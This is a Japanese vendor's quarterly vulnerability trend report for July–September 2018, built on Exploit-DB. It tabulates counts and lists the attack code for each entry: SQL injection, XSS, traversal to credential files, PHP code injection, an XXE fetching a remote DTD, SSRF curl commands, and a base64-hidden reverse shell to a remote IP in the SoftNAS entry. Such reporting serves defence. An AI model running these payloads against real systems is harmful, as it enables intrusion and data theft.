Penta SECURITY
TRUST FOR AN OPEN SOCIETY

セキュリティ情報トレンド&リスク

最新Web脆弱性トレンドレポート

: EDB-Report

2018.3Q

ペンタセキュリティシステムズ株式会社
R&D Center
データセキュリティチーム

EDB-Report

最新Web脆弱性トレンドレポート(2018年第3四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。


ペンタセキュリティシステムズ株式会社R&Dセンター　データセキュリティチーム

サマリー

2018年7月から9月まで公開されたExploit-DBの脆弱性報告件数は、87件でした。
最も多くの脆弱性が公開された攻撃はSQLインジェクション（SQL Injection）です。特に、Joomla Component, WordPress Pluginから各18個、6個の脆弱性が公開されました。ここで、注目すべき脆弱性は、"Joomla Component"脆弱性で、当脆弱性は、SQLインジェクション（SQL Injection）の修行により、情報漏えいなどの被害を起こします。また,"WordPress Plugin"の脆弱性も注意しなければなりません。当脆弱性もSQL Injectionを含む様々な攻撃が行われました。"All In One Favicon 4.6" 脆弱性は、遠隔の認証されたユーザがXSS 攻撃により、javascriptコードを実行することができ、XSS 攻撃はウイルス配布、ユーザセッション情報の奪取、CSRF攻撃などの2次、３次被害に繋がる可能性があるので、注意しなければなりません。
当脆弱性を予防するためには、最新パッチやセキュアコーディングがお薦めです。しかし、完璧なセキュアコーディングが不可能なため、持続的なセキュリティのためにはウェブアプリケーションファイアウォールを活用した深層防御（Defense indepth）の具現を考慮しなければなりません。


1. 脆弱性別件数

脆弱性カテゴリ	件数
Local File Disclosure	1
Server Side Request Forgery	1
Authentication Bypass	1
CSRF	1
Information Disclosure	2
Local File Inclusion	2
File Up/Download	3
Other Injection	4
Remote Code Execution	6
Directory Traversal	11
XSS	17
SQL Injection	38
合計	**87**




2. 危険度別件数

危険度	件数	割合
早急対応要	9	10.34%
高	66	75.86%
中	12	13.79%
合計	**87**	**100.00%**




3. 攻撃実行の難易度別件数

難易度	件数	割合
難	4	4.60%
中	43	49.43%
易	40	45.98%
合計	**87**	**100.00%**



4. 主なソフトウェア別脆弱性発生件数

ソフトウェア名	件数
Joomla! Component	18
WordPress Plugin	6
Twitter-Clone	2
ASUSTOR ADM	2
Online Trade	2
Kirby CMS	2
OpenEMR	2
ManageEngine ADManager Plu	1
Apache Portals Pluto	1
NovaRad NovaPACS Diagnostics V	1
WolfSight CMS	1
Oracle WebLogic	1
Elektronischer Leitz-Ordner	1
Logicspice FAQ Script	1
Dicoogle PACS	1
Bayanno Hospital Management Sy	1
Zeta Producer Desktop CMS	1
cgit	1
Fortify Software Security Center (	1
UltimatePOS	1
Smart SMS & Email Manager	1
Argus Surveillance DVR	1
FTP2FTP	1
Simple POS	1
MyBB New Threads Plugin	1
MedDream PACS Server Premiu	1
MSVOD	1
SynaMan	1
ShopNx	1
IBM Sterling B2B Integrator	1
Synology DiskStation Manage	1
Airties AIR5444TT	1
SoftNAS Cloud	1
PCViewer vt	1
Responsive Filemanager	1
WordPress Plugin Gift Vouche	1
TI Online Examination Systen	1
Sentrifugo HRMS	1
PageResponse FB Inboxer Add-or	1
Online Quiz Maker	1
PHP Template Store Script	1
PHP File Browser Script	1
Sitecore.Net	1



mooSocial Store Plugin	1
LAMS	1
Jorani Leave Management	1
CMS ISWEB	1
Softneta MedDream PACS Server Pr	1
Roundcube rcfilters plugin	1
Rubedo CMS	1
Super Cms Blog Pro	1
IBM Identity Governance and Intell	1
SoftExpert Excellence Suite	1
Umbraco CMS SeoChecker Plug	1
MyBB Thank You/Like Plugin	1
Dolibarr ERP/CRM	1
ManageEngine Desktop Centra	1
LG-Ericsson iPECS NMS 30M	1
Open-AudIT Community	1
Zimbra	1
合計	**87**

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-07-02	44964	Other Injection	易	高	Dolibarr ERP/CRM < 7.0.3 - PHP Code Injection	POST /install/step1.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 33 db_name=x¥';system($_GET[cmd]);//	Dolibarr ERP/CRM	Dolibarr ERP/CRM < 7.0.3
2018-07-04	44977	Information Disclosure	易	高	Online Trade - Information Disclosure	GET /dashboard/deposit HTTP/1.1 Host: trade.brynamics.xyz User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0. 8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Upgrade-Insecure-Requests: 1	Online Trade	Online Trade
2018-07-04	44978	File Up/Download	中	高	ShopNx - Arbitrary File Upload	POST /api/media HTTP/1.1 Host: site.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://site.com/account/edit-profile Content-Length: 367 Content-Type: multipart/form-data; boundary=----------------------------31031276124582 Connection: keep-alive ----------------------------31031276124582 Content-Disposition: form-data; name="file"; filename="file.html" Content-Type: text/html <html> <head> <title>TEST</title> </head> <body> <script> console.log(document.cookie); </script> </body> </html> ----------------------------31031276124582--	ShopNx	ShopNx
2018-07-05	44981	SQL Injection	中	高	SoftExpert Excellence Suite 2.0 - 'cddocument' SQL Injection	POST /se/v75408/generic/gn_eletronicfile_view/1.1/view_eletronic_do wnload.php? HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 Content-Length: 140 class_name=dc_eletronic_file&classwaybusinessrule=class.dc_el etronic_file.inc&action=4&cddocument=2 AND 1=2&saveas1&mainframe=1&cduser=6853	SoftExpert Excellence Suite	SoftExpert Excellence Suite 2.0
2018-07-06	44986	XSS	易	高	Airties AIR5444TT - Cross-Site Scripting	productboardtype=<script>alert("Raif Berkay Dincel");</script>	Airties AIR5444TT	Airties AIR5444TT
2018-07-07	44998	Remote Code Execution	難	高	Oracle WebLogic 12.1.2.0 - RMI Registry UnicastRef Object Java Deserialization Remote Code Execution	ARGS_YSO_GET_PAYLOD = "JRMPClient {0}:{1} |xxd -p| tr -d '¥n'" CMD_GET_JRMPCLIENT_PAYLOAD = "java -jar {0} {1}" CMD_YSO_LISTEN = "java -cp {0} ysoserial.exploit.JRMPListener {1} {2} '{3}'" 1 = '74332031322e322e310a41533a3235350a484c3a31390a4d533a3 13030303030300a0a' 2 = '000005c3016501ffffffffffffffff0000006a0000ea600000001900937 b484a56fa4a777666f581daa4f5b90e2aebfc607499b40279737200 787201787202787000000000a000000030000000000000006007077 07070707000000000a000000030000000000000006007006fe0100 00...'	Oracle WebLogic	Oracle WebLogic 12.1.2.0

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						length="000003b3" first part='056508000000010000001b0000005d010100737201787073720278700000000000000075720378700000000078740008776 5626c6f67696375720478700000000c9c979a9a8c9a9bcfcf9b939a 7400087765626c6f67696306fe010000' sub payload='aced00057372001d7765626c6f6769632e726a766d2e43 6c6173735461626c65456e7472792f52658157f4f9ed0c000078707 200025b42acf317f8060854e0020000787077020...' Ysoserial Payload generated in real time="" End ofthe payload='fe010000aced0005737200257765626c6f6769632e726a 766d2e496d6d757461626c6553657276696365436f6e74657874dd cba8706386f0ba0c000078720029776562 6c6f67696...'		
2018-07-09	44988	XSS	中	早急対応要	Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting	SEO="><script>alert(123)</script>	Umbraco CMS SeoChecker Plugin	Umbraco CMS SeoChecker Plugin 1.9.2
2018-07-10	44997	SQL Injection	中	高	WolfSight CMS 3.2 - SQL Injection	#1*=/page1-%bf%bf"-page1/' AND (SELECT 7988 FROM(SELECT COUNT(*),CONCAT(0x717a766a71,(SELECT(ELT(7988=7988,1))),0x71766b7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'WpDn'='WpDn #1*=/page1-%bf%bf"-page1/'OR SLEEP(5) AND 'kLLx'='kLLx	WolfSight CMS	WolfSight CMS 3.2
2018-07-10	44999	SQL Injection	易	高	Elektronischer Leitz-Ordner 10 - SQL Injection	GET /wf-NAME/social/api/feed/aggregation/201803310000?ticket=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX' IF(UNICODE(SUBSTRING((SELECT TOP 1 ISNULL(CAST(name AS NVARCHAR(4000)),CHAR(32)) FROM master..sysdatabases WHERE name NOT IN (SELECT TOP 7 name FROM master..sysdatabases ORDER BY name) ORDER BY name),5,1))>104) WAITFOR DELAY '0:0:1'--qvAV&after=1523013041889&lang=de&_dc=1523013101769 HTTP/1.1 Accept-Encoding: gzip,deflate Connection: close Accept: */* Host: server:9090 Referer: http://server:9090/wf-NAME/social/api/feed/aggregation/201803310000 Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv: 59.0) Gecko/20100101 Firefox/59.0	Elektronischer Leitz-Ordner	Elektronische r Leitz-Ordner 10
2018-07-11	45007	Directory Traversal	中	高	Dicoogle PACS 2.5.0 - Directory Traversal	/exportFile?UID=..¥..¥..¥..¥..¥..¥..¥..¥..¥..¥..¥..¥..¥..¥..¥..¥windows¥win.ini	Dicoogle PACS	Dicoogle PACS 2.5.0
2018-07-13	45016	Local File Disclosure	中	高	Zeta Producer Desktop CMS 14.2.0 - Local File Disclosure	/assets/php/filebrowser/filebrowser.main.php?file=../../../../../../../../../../etc/passwd&do=download /assets/php/filebrowser/filebrowser.main.php?file=../../../../../../../../../../etc&do=list	Zeta Producer Desktop CMS	Zeta Producer Desktop CMS 14.2.0
2018-07-16	45027	Other Injection	難	高	Fortify Software Security Center (SSC) 17.x/18.1 - XML External Entity Injection	POST /ssc/fm-ws/services HTTP/1.1 Accept-Encoding: gzip, deflate SOAPAction: "" Accept: text/xml Content-Type: text/xml; charset=UTF-8; text/html; Cache-Control: no-cache Pragma: no-cache User-Agent: Java/1.8.0_121 Host: fortifyserver.com Connection: close Content-Length: 1765 <?xml version='1.0' encoding='UTF-8'?> <!Your payload here "http://intuder.IP.here/alex1.dtd"> <--HERE!!! <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"> <soapenv:Header> <wsse:Security xmlns:wsse="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsd" soapenv:mustUnderstand="1">	Fortify Software Security Center (SSC)	Fortify Software Security Center (SSC) 17.x/18.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
						<wsu:Timestamp xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd" wsu:Id="Timestamp-2"> <wsu:Created>2018-05-24T14:27:02.619Z</wsu:Created> <wsu:Expires>2018-05-24T14:32:02.619Z</wsu:Expires> </wsu:Timestamp> <wsse:UsernameToken xmlns:wsu="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd" wsu:Id="UsernameToken-1"> <wsse:Username>XXXXXXX</wsse:Username> <wsse:Password Type="http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-username-token-profile-1.0#PasswordText">XXXXXXXXXXX</wsse:Password> </wsse:UsernameToken> </wsse:Security> </soapenv:Header> <soapenv:Body> <ns3:GetAuthenticationTokenRequest xmlns:ns3="http://www.fortify.com/schema/fws" xmlns:ns6="xmlns://www.fortify.com/schema/issuemanagement" </soapenv:Envelope> xmlns:ns5="xmlns://www.fortifysoftware.com/schema/activitytemplate" xmlns:ns8="xmlns://www.fortifysoftware.com/schema/seed" xmlns:ns7="xmlns://www.fortifysoftware.com/schema/runtime" xmlns:ns9="xmlns://www.fortify.com/schema/attachments" xmlns:ns2="xmlns://www.fortify.com/schema/audit" xmlns:ns4="xmlns://www.fortifysoftware.com/schema/wsTypes" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"> <ns3:TokenType>AnalysisUploadToken</ns3:TokenType> </ns3:GetAuthenticationTokenRequest> </soapenv:Body>		
2018-07-18	45049	SQL Injection	中	高	Smart SMS & Email Manager 3.3 - 'contact_type_id' SQL Injection	POST /phonebook/contact_list_data HTTP/1.1 Host: site.net User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://site.net/phonebook/contact_list Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 203 client_username=tes&contact_type_id=142' RLIKE (SELECT (CASE WHEN (5715=5715) THEN 142 ELSE 0x28 END)) AND 'Jeop' LIKE 'Jeop&permission_search=1&search_page=2177225756361018is_searched=1&page=1&rows=20	Smart SMS & Email Manager	Smart SMS & Email Manager 3.3
2018-07-18	45053	XSS	易	高	Open-AudIT Community 2.1.1 - Cross-Site Scripting	<script>alert(hack)</script>	Open-AudIT Community	Open-AudIT Community 2.1.1
2018-07-18	45054	File Up/Download	中	高	FTP2FTP 1.0 - Arbitrary File Download	/FTP2FTP/download2.php?id=../index.php	FTP2FTP	FTP2FTP 1.0
2018-07-19	45056	XSS	中	高	WordPress Plugin All In One Favicon 4.6 - (Authenticated) Cross-Site Scripting	POST /wordpress/wp-admin/admin-post.php HTTP/1.1 Host: localhost User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Content-Type: multipart/form-data; boundary=-----------------------------168911549614148 Content-Length: 58 Connection: close Upgrade-Insecure-Requests: 1 "><img src=a onerror=alert(1)> "><img src=a onerror=alert(String.fromCharCode(88,83,83))>	WordPress Plugin	WordPress Plugin All In One Favicon 4.6
2018-07-19	45057	XSS	易	早急対応要	MyBB New Threads Plugin 1.1 - Cross-Site Scripting	<script>alert('XSS')</script>	MyBB New Threads Plugin	MyBB New Threads Plugin 1.1
2018-07-20	45062	SQL Injection	中	高	MSVOD 10 - 'cid' SQL Injection	/images/lists?cid=13%20)%20ORDER%20BY%201%20desc,extractvalue(rand(),concat(0x7c,database(),0x7c,user(),0x7c,@@version))%20desc%20--%20	MSVOD	MSVOD 10
2018-07-23	45068	XSS	易	高	Kirby CMS 2.5.12 - Cross-Site Scripting	title=<script>alert("XSS");</script>	Kirby CMS	Kirby CMS 2.5.12
2018-07-23	45073	Directory Traversal	中	高	Synology DiskStation Manager 4.1 - Directory Traversal	/scripts/uistrings.cgi?lang=.//../../../../../etc/synoinfo.conf	Synology DiskStation Manager	Synology DiskStation Manager 4.1

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-07-26	45090	CSRF	中	高	Kirby CMS 2.5.12 - Cross-Site Request Forgery (Delete Page)	<html> <body> <script>history.pushState('', '', '/')</script> <form action="http://localhost/kirby/panel/pages/csrf-test-page/delete"> <input type="hidden" name="_redirect" value="site/subpages" /> <input type="submit" value="Submit request" /> </form> <script> document.forms[0].submit(); </script> </body> </html>	Kirby CMS	Kirby CMS 2.5.12
2018-07-27	45094	Information Disclosure	中	早急対応要	Online Trade 1 - Information Disclosure	POST /dashboard/withdrawal HTTP/1.1 Host: 127.0.0.1:8080 Accept-Encoding: gzip, deflate Accept: */* Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Connection: close Referer: http://127.0.0.1:8080/dashboard/withdrawals Content-Type: application/x-www-form-urlencoded Content-Length: 112 amount=555-555-0199@example.com &payment_mode=Bitcoin&method_id=2&_token= VG4OwJ1Dxx0kDSA3JCp0JtHDMX3TI5WpXE6nTDWi	Online Trade	Online Trade 1
2018-07-27	45097	Other Injection	易	高	SoftNAS Cloud < 4.0.3 - OS Command Injection	GET /softnas/snserver/snserv.php?opcode=checkupdate&opcode=executeupdate&selectedupdate=3.6aaaaaaa.1aaaaaaaaaaaaaa&update_type=standard&recentVersions=3.6aaaaaaaaaaa.1aaaaaaa;echo+YmFzaCAtaSA%2bJiAvZGV2L3RjcC8xMC4yLjQ1LjE4NS8xMjM0NSAwPiYx+|+base64+-d+|+sudo+bash; HTTP/1.1 Host: 10.2.45.208 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0 Accept: */* Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://10.2.45.208/softnas/applets/update/ X-Requested-With: XMLHttpRequest Connection: close	SoftNAS Cloud	SoftNAS Cloud < 4.0.3
2018-07-30	45103	Server Side Request Forgery	易	高	Responsive Filemanager 9.13.1 - Server-Side Request Forgery	curl 'http://localhost/filemanager/upload.php' --data 'fldr=&url=file:///etc/passwd' curl 'http://localhost/filemanager/upload.php' --data 'fldr=&url=gopher://127.0.0.1:25/xHELO%20localhost%250d%250aMAIL%20FROM%3A%3Chacker@site.com%3E%250d%250aRCPT%20TO%3A%3Cvictim@site.com%3E%250d%250aDATA%250d%250aFrom%3A%20%5BHacker%5D%20%3Chacker@site.com%3E%250d%250aTo%3A%20%3Cvictime@site.com%3E%250d%250aDate%3A%20Tue%2C%2015%20Sep%202017%2017%3A20%3A26%20-0400%250d%250aSubject%3A%20AH%20AH%20AH%250d%250a%250d%250aYou%20didn%27t%20say%20the%20magic%20word%20%21%250d%250a%250d%250a%250d%250a.%250d%250aQUIT%250d%250a' curl 'http://localhost/filemanager/upload.php' --data 'fldr=&url=http://169.254.169.254/openstack'	Responsive Filemanager	Responsive Filemanager 9.13.1
2018-08-02	45128	File Up/Download	中	早急対応要	TI Online Examination System v2 - Arbitrary File Download	/admin/download.php?action=downloadfile&file=download.php /admin/download.php?action=downloadfile&file=index.php	TI Online Examination System	TI Online Examination System v2
2018-08-02	45129	SQL Injection	易	高	PageResponse FB Inboxer Add-on 1.2 - 'search_field' SQL Injection	POST /admin/user_management/ajax_list_info HTTP/1.1 Host: server User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://server/admin/user_management Content-Type: application/x-www-form-urlencoded; charset=UTF-8 X-Requested-With: XMLHttpRequest Content-Length: 91 Connection: keep-alive search_text=tes&search_field=name&per_page=15&order_by%5B0%5D=id&order_by%5B1%5D=asc&page=1	PageResponse FB Inboxer Add-on 1.2	PageResponse FB Inboxer Add-on
2018-08-03	45143	XSS	易	高	PHP Template Store Script 3.0.6 - Cross-Site Scripting	Address1="><img src=x onerror=prompt(/SARAFRAZ/)> Address2="><img src=x onerror=prompt(/KHAN/)> Bank name="><img src=x onerror=prompt(/KING/)> A/C Holder name="><img src=x onerror=prompt(/GOOGLEQUEENS/)>	PHP Template Store Script	PHP Template Store Script 3.0.6

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-08-06	45152	Directory Traversal	難	高	Sitecore.Net 8.1 - Directory Traversal	/sitecore/shell/default.aspx?xmlcontrol=LogViewerDetails&file=c%3a%5cwebsites%5c<website>%5cdata%5clogs%5<valid log file>.txt¥..¥..¥..¥..¥windows¥win.ini /sitecore/shell/default.aspx?xmlcontrol=LogViewerDetails&file=c%3a%5cwebsites%5c<website>%5cdata%5clogs%5c<valid log file>.txt¥..¥..¥..¥Website¥App_Config¥ConnectionStrings.config	Sitecore.Net	Sitecore.Net 8.1
2018-08-06	45153	XSS	易	高	LAMS < 3.1 - Cross-Site Scripting	/lams/forgotPasswordChange.jsp?key=%22%3E%3Cimg%20src=x%20onerror=alert(document.domain)%3E	LAMS	LAMS < 3.1
2018-08-06	45155	Directory Traversal	易	高	CMS ISWEB 3.5.3 - Directory Traversal	moduli/downloadFile.php?file=oggetto_documenti/../../../inc/config.php	CMS ISWEB	CMS ISWEB 3.5.3
2018-08-07	45161	Remote Code Execution	中	中	OpenEMR < 5.0.1 - Remote Code Execution	payload = "form_save=Save&srch_desc=&form_0=main_info.php&form_1=..%2F..%2Finterface" payload += "%2Fmain%2Fmessages%2Fmessages.php%3Fform_active%3D1&form_2=1&form_3=tabs_" payload += "style_full.css&form_4=style_light.css&form_5=__default__&form_6=__default" payload += "__&form_7=1&form_8=0&form_9=175&form_10=OpenEMR&form_12=1&form_13=0&form_" payload += "14=0&form_16=1&form_21=1&form_22=1&form_23=1&form_24=1&form_25=http%3A%2F" payload += "%2Fopen-emr.org%2F&form_26=&form_27=20&form_28=10&form_30=0&form_31=5&for" payload += "m_32=0&form_37=English+%28Standard%29&form_38=1&form_42=1&form_43=1&form_" payload += "44=1&form_45=1&form_46=1&form_47=1&form_48=1&form_49=1&form_50=1&form_51=" payload += "0&form_52=0&form_53=&form_54=2&form_55=.&form_56=%2C&form_57=%24&form_58=" payload += "0&form_59=3&form_60=6%2C0&form_61=0&form_62=0&form_63=_blank&form_69=1&fo" payload += "rm_70=1&form_77=1&form_79=&form_80=&form_81=&form_84=1&form_85=1&form_87=" payload += "1&form_89=1&form_90=1&form_91=1&form_92=Y1&form_93=1&form_94=2&form_95=0&" payload += "form_97=14&form_98=11&form_99=24&form_100=20&form_102=1&form_103=0&form_1" payload += "04=0&form_105=ICD10&form_106=1&form_107=1&form_112=3&form_115=1&form_116=" payload += "&form_119=1.00&form_121=0&form_123=&form_125=30&form_126=&form_127=60&for"	OpenEMR	OpenEMR < 5.0.1
2018-08-08	45167	Directory Traversal	中	高	LG-Ericsson iPECS NMS 30M - Directory Traversal	/ipecs-cm/download?filename=../../../../../../../../../etc/passwd&filepath=/home/wms/www/data	LG-Ericsson iPECS NMS 30M	LG-Ericsson iPECS NMS 30M
2018-08-10	45177	XSS	易	高	Zimbra 8.6.0_GA_1153 - Cross-Site Scripting	/h/changepass?skin="><script>alert('hacked');</script>	Zimbra	Zimbra 8.6.0_GA_1153
2018-08-10	45178	XSS	易	高	MyBB Thank You/Like Plugin 3.0.0 - Cross-Site Scripting	post=<script>alert('XSS')</script>	MyBB Thank You/Like Plugin	MyBB Thank You/Like Plugin 3.0.0
2018-08-13	45190	XSS	中	高	IBM Sterling B2B Integrator 5.2.0.1/5.2.6.3 - Cross-Site Scripting	fname and lname=<Video><source onerror="alert(1)"> payload & <Video><source onerror="alert(2)">	IBM Sterling B2B Integrator	IBM Sterling B2B Integrator 5.2.0.1/5.2.6.3
2018-08-14	45195	Directory Traversal	中	早急対応要	cgit 1.2.1 - Directory Traversal (Metasploit)	../../../../../../../../../etc/passwd	cgit	cgit 1.2.1
2018-08-15	45200	Remote Code Execution	中	早急対応要	ASUSTOR ADM 3.1.0.RFQ3 - Remote Command Execution	POST /portal/apis/aggrecate_js.cgi? HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 script=launcher%22%26ls%20-ltr%26%22 album_id=106299411 AND SLEEP(5)&start=0&limit=100&order=name_asc&api=v2 keyword=jpg&scope=106299414 AND SLEEP(5)&start=0&limit=100&order=name_asc&api_mode=browse&api=v2	ASUSTOR ADM	ASUSTOR ADM 3.1.0.RFQ3

EDB-Report
最新Web脆弱性トレンドレポート(2018年第３四半期)

2018.07.01~2018.09.30 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-08-15	45200	SQL Injection	中	高	ASUSTOR ADM 3.1.0.RFQ3 - SQL Injection	POST /portal/apis/aggrecate_js.cgi?script=launcher%22%26ls%20-ltr%26%22 HTTP/1.1 Host: User-Agent: Mozilla/5.0 Windows NT 6.1; WOW64 AppleWebKit/535.7 KHTML, like Gecko Chrome/16.0.912.75 Safari/535.7 Accept: */* Content-Type: application/x-www-form-urlencoded; charset=UTF-8 album_id=106299411 AND SLEEP(5)&start=0&limit=100&order=name_asc&api=v2 keyword=jpg&scope=106299414 AND SLEEP(5)&start=0&limit=100&order=name_asc&api_mode=browse&api=v2	ASUSTOR ADM	ASUSTOR ADM 3.1.0.RFQ3
2018-08-16	45202	Authentication Bypass	易	早急対応要	OpenEMR 5.0.1.3 - Arbitrary File Actions	POST /openemr/portal/import_template.php HTTP/1.1 Host: hostname User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: close Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 54 mode=get&docid=/etc/passwd mode=save&docid=payload.php&content=<?php phpinfo();?> mode=delete&docid=payload.php	OpenEMR	OpenEMR 5.0.1.3
2018-08-20	45225	XSS	易	高	WordPress Plugin Tagregator 0.6 - Cross-Site Scripting	Add_New=<script>alert('xss')</script>	WordPress Plugin	WordPress Plugin Tagregator 0.6
2018-08-21	45230	SQL Injection	中	中	Twitter-Clone 1 - 'userid' SQL Injection	userid=' UNION SELECT 1,2,user(),4,database(),6,7%23 username=' AND sleep(10)%23	Twitter-Clone	Twitter-Clone 1
2018-08-23	45247	SQL Injection	中	中	Twitter-Clone 1 - 'code' SQL Injection	name=%' AND extractvalue(1,concat(0x3a,database(),0x3a))%23 code=' UNION SELECT 1,user(),3,4,5,6%23 id=' UNION SELECT 1,2,user(),4,5,6	Twitter-Clone	Twitter-Clone 1
2018-08-23	45248	Directory Traversal	中	高	PCViewer vt1000 - Directory Traversal	../../../../../../../../../../../etc/passwd	PCViewer vt	PCViewer vt1000
